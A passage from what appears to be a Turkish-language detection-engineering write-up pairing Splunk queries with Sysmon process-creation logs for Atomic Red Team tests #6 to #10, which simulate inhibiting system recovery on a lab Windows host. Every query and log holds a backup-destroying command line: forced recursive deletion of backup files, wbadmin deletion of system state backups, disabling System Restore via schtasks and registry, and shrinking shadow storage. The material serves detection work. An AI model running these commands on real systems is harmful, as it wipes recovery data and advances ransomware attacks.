s-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><Data Name='Logon
Id'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashe
s'>MD5=097CE5761C89434367598B34FE32893B,SHA256=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436,IM
PHASH=CAEE994F79D85E47C06E5FA9CDEAE453</Data><Data Name='ParentProcessGuid'>{661DE769-829D-655B-C606-000000002E03}
</Data><Data Name='ParentProcessId'>1740</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Data>
<Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>hodges
-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #6 - Windows - Delete Backup Files

Splunk Sorgusu:
index="main" CommandLine="\"cmd.exe\" /c del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.* c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk"



```
index="main" CommandLine="\"cmd.exe\" /c del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.* c:\\backup*.* c:\\*.set c:\\*.win
    c:\\*.dsk"
```

✓ 1 event (before 11/26/23 9:03:04.000 PM) No Event Sampling ▾

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a action 1
- a Channel 1
- a CommandLine 1
- a Company 1
- a Computer 1
- a CurrentDirectory 1
- a Description 1
- a dest 1
- a dvc 1
- a dvc_nt_host 1
- # event_id 1
- a EventChannel 1
- # EventCode 1
- a EventData_Xml 1


11/20/23 4:00:45.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:45.3430
38000Z'/><EventRecordID>6472</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:45.337</Data><Data Name='P
rocessGuid'>{661DE769-82AD-655B-FC06-000000002E03}</Data><Data Name='ProcessId'>3400</Data><Data Name='Image'>C:\W
indows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='De
scription'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data N
ame='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>"cm
d.exe" /c del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win
c:\*.dsk</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hod
ges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><Data Name='Log
onId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Has
hes'>MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,
IMPHASH=3062ED732D4B25D1C64F084DAC97D37A</Data><Data Name='ParentProcessGuid'>{661DE769-829D-655B-C606-000000002E0
3}</Data><Data Name='ParentProcessId'>1740</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Dat
a><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>hodg
es-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #7 - Windows - wbadmin Delete systemstatebackup

Splunk Sorgusu:
index="main" CommandLine="wbadmin delete systemstatebackup -keepVersions:0"



```
index="main" CommandLine="wbadmin  delete systemstatebackup -keepVersions:0"
```

✓ 1 event (before 11/26/23 9:04:11.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a CommandLine 1
a Company 1
a Computer 1
a CurrentDirectory 1
a Description 1
a dest 1
a dvc 1
a dvc_nt_host 1
# event_id 1
a EventChannel 1
EventCode 1
a EventData_Xml 1


11/20/23
4:02:30.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:02:30.4334
94100Z'/><EventRecordID>6482</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:02:30.432</Data><Data Name='P
rocessGuid'>{661DE769-8316-655B-0D07-000000002E03}</Data><Data Name='ProcessId'>1752</Data><Data Name='Image'>C:\W
indows\System32\wbadmin.exe</Data><Data Name='FileVersion'>10.0.14393.4169 (rs1_release.210107-1130)</Data><Data N
ame='Description'>Command Line Interface for Microsoft® BLB Backup</Data><Data Name='Product'>Microsoft® Windows®
Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>WBADMIN.EXE
</Data><Data Name='CommandLine'>wbadmin  delete systemstatebackup -keepVersions:0</Data><Data Name='CurrentDirecto
ry'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name
='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='Terminal
SessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=E60FB807C5A0D66D6A60FB8DA5F5FAD
3,SHA256=433B05C66F0F1F31319668759F9E5BE201E3A7C3B93045B3D2752DFF3E112E50,IMPHASH=B8C577D7B953FA1C1CDB7DFE18C52F02
</Data><Data Name='ParentProcessGuid'>{661DE769-8316-655B-0B07-000000002E03}</Data><Data Name='ParentProcessId'>58
4</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c wba
dmin delete systemstatebackup -keepVersions:0</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></Ev
entData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #8 - Windows - Disable the SR scheduled task

Splunk Sorgusu:
index="main" CommandLine="schtasks.exe /Change /TN \"\\Microsoft\\Windows\\SystemRestore\\SR\" /disable"



```
index="main" CommandLine="schtasks.exe  /Change /TN \"\\Microsoft\\Windows\\SystemRestore\\SR\" /disable"
```

✓ 1 event (before 11/26/23 9:05:36.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a CommandLine 1
a Company 1
a Computer 1
a CurrentDirectory 1
a Description 1
a dest 1
a dvc 1
a dvc_nt_host 1
# event_id 1
a EventChannel 1
EventCode 1
a EventData_Xml 1
a EventDescription 1


11/20/23
4:02:30.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:02:30.6362
29600Z'/><EventRecordID>6485</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:02:30.635</Data><Data Name='P
rocessGuid'>{661DE769-8316-655B-1007-000000002E03}</Data><Data Name='ProcessId'>1808</Data><Data Name='Image'>C:\W
indows\System32\schtasks.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Nam
e='Description'>Task Scheduler Configuration Tool</Data><Data Name='Product'>Microsoft® Windows® Operating System
</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>sctasks.exe</Data><Data Name
='CommandLine'>schtasks.exe  /Change /TN "\Microsoft\Windows\SystemRestore\SR" /disable</Data><Data Name='CurrentD
irectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Dat
a Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='Te
rminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=EEB7A2162E4DBE32B56BEB8465
8483AE,SHA256=A9A4FD9C1BB7C5CF8F77F761CAE60F4AC4AFB8DAEEBB46B3AD6983D5E599CDC1,IMPHASH=8AC94113AD25518D369E4EE37BE
DAB4F</Data><Data Name='ParentProcessGuid'>{661DE769-8316-655B-0E07-000000002E03}</Data><Data Name='ParentProcessI
d'>3804</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe"
/c schtasks.exe /Change /TN "\Microsoft\Windows\SystemRestore\SR" /disable</Data><Data Name='ParentUser'>hodges-lt
d\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #9 - Disable System Restore Through Registry

Splunk Sorgusu:
index="main" "reg add" CommandLine="\"cmd.exe\" /c reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableConfig\" /t \"REG_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableSR\" /t \"REG_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableConfig\" /t \"REG_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableSR\" /t \"REG_DWORD\" /d \"1\" /f"



```
index="main" "reg add" CommandLine="\"cmd.exe\" /c reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableConfig\" /t
    \"REG_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableSR\" /t \"REG_DWORD\" /d \"1\"
    /f &amp; reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableConfig\" /t \"REG_DWORD\" /d \"1\" /f &amp; reg
    add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableSR\" /t \"REG_DWORD\" /d \"1\" /f"
```

✓ 1 event (before 11/26/23 9:06:49.000 PM)   No Event Sampling ▾


11/20/23
4:02:30.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:02:30.7798
94400Z'/><EventRecordID>6486</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/><
/System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:02:30.778</Data><Data Name='Pr
ocessGuid'>{661DE769-8316-655B-1107-000000002E03}</Data><Data Name='ProcessId'>876</Data><Data Name='Image'>C:\Win
dows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Desc
ription'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Nam
e='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>"cmd.
exe" /c reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "
1" /f &amp; reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR" /t "REG_DWORD" /d "
1" /f &amp; reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_D
WORD" /d "1" /f &amp; reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR" /t
"REG_DWORD" /d "1" /f</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Na
me='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><D
ata Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><D
ata Name='Hashes'>MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B
6CA165D44AD2,IMPHASH=3062ED732D4B25D1C64F084DAC97D37A</Data><Data Name='ParentProcessGuid'>{661DE769-829D-655B-C60
6-000000002E03}</Data><Data Name='ParentProcessId'>1740</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprov
host.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='Par
entUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #10 - Windows - vssadmin Resize Shadowstorage Volume

Splunk Sorgusu:
index="main" CommandLine="\"C:\\Windows\\system32\\vssadmin.exe\" resize shadowstorage /For=C: /On=C: /MaxSize=20%%"



```
index="main" CommandLine="\"C:\\Windows\\system32\\vssadmin.exe\" resize shadowstorage /For=C: /On=C: /MaxSize=20%%"
```

✓ **1 event** (before 11/26/23 9:08:18.000 PM) No Event Sampling ▾

11/20/23 4:02:32.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:02:32.4073
02800Z'/><EventRecordID>6495</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:02:32.406</Data><Data Name='P
rocessGuid'>{661DE769-8318-655B-1907-000000002E03}</Data><Data Name='ProcessId'>3796</Data><Data Name='Image'>C:\W
indows\System32\vssadmin.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Nam
e='Description'>Command Line Interface for Microsoft® Volume Shadow Copy Service </Data><Data Name='Product'>Micro
soft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileNam
e'>VSSADMIN.EXE</Data><Data Name='CommandLine'>"C:\Windows\system32\vssadmin.exe" resize shadowstorage /For=C: /On
=C: /MaxSize=20%%</Data><Data Name='CurrentDirectory'>C:\Users\douglas.reynholm\AppData\Local\Temp\</Data><Data Na
me='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><D
ata Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><D
ata Name='Hashes'>MD5=2964D232005BD840B38F9DB4F95DC7DB,SHA256=4FE71EB779B57354E5600DC31E3DC1875ADC8A06663654AEC83F
11109751E8FC,IMPHASH=974DD2AFBD6D9BAE89608D1B181CCCF8</Data><Data Name='ParentProcessGuid'>{661DE769-8317-655B-170
7-000000002E03}</Data><Data Name='ParentProcessId'>2756</Data><Data Name='ParentImage'>C:\Windows\System32\Windows
PowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"powershell.exe" &amp; {vssadmin resize shadow
storage /For=C: /On=C: /MaxSize=20%}</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData>
</Event>
```

